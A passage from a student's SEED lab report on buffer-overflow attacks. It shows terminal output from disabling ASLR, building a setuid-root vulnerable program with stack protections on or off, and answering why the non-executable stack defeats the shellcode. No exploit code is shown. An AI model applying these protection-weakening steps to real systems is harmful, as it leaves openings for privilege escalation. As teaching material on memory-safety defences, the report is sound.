seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc stack.c -o stack -z execstack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ chmod 4755 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 6(a): Executing the stack program.

After the program is executed, it's noticed that there is an attempt to corrupt the stack. Henceforth, the program is aborted, thwarting the stack from any malevolent attempts.


Task 7: Turning on the Non-executable Stack Protection

Earlier, the stack was intentionally made executable to triumph the attacks. But, now, the executable stack is disabled. In a buffer overflow attack, the malicious code is placed at a certain location on the stack, leading the program to jump to that address and executing the program. This action is impossible without an executable stack. So, a stab is taken to test the program with a non-executable stack.

The commands:

```
$ gcc -o stack -fno-stack-protector -z noexecstack
stack.c

$ sudo chown root stack

$ sudo chmod 4755 stack

$ ls -l stack

$ ./stack
```

With the usual approach, the stack program is now run.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 15 07:49 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 7(a): Running the stack program.

As noticed in figure 7(a), the stack program fails to provide access to the root console. Turning on the non-executable stack, leads the program to treat the malicious code as a data rather than a piece of code. All that the program now contains is data, including the malicious code that attempted to permit access to the root. When the program jumps to the address of the malicious code, it fails to execute returning a segmentation fault error on the terminal.

Answers to a couple of questions regarding this:

Q1. Can you get a shell?

No, the stack is not executable.

Q2. If not, what is the problem?

There is a segmentation fault that occurs, since the stack program treats everything as data.

Q3. How does this protection scheme make your attacks difficult?

With this protection scheme, the stack is unable to execute the malicious code. For, it handles the program as data. This shields any buffer overflow attack and hence foils access to the root console.

****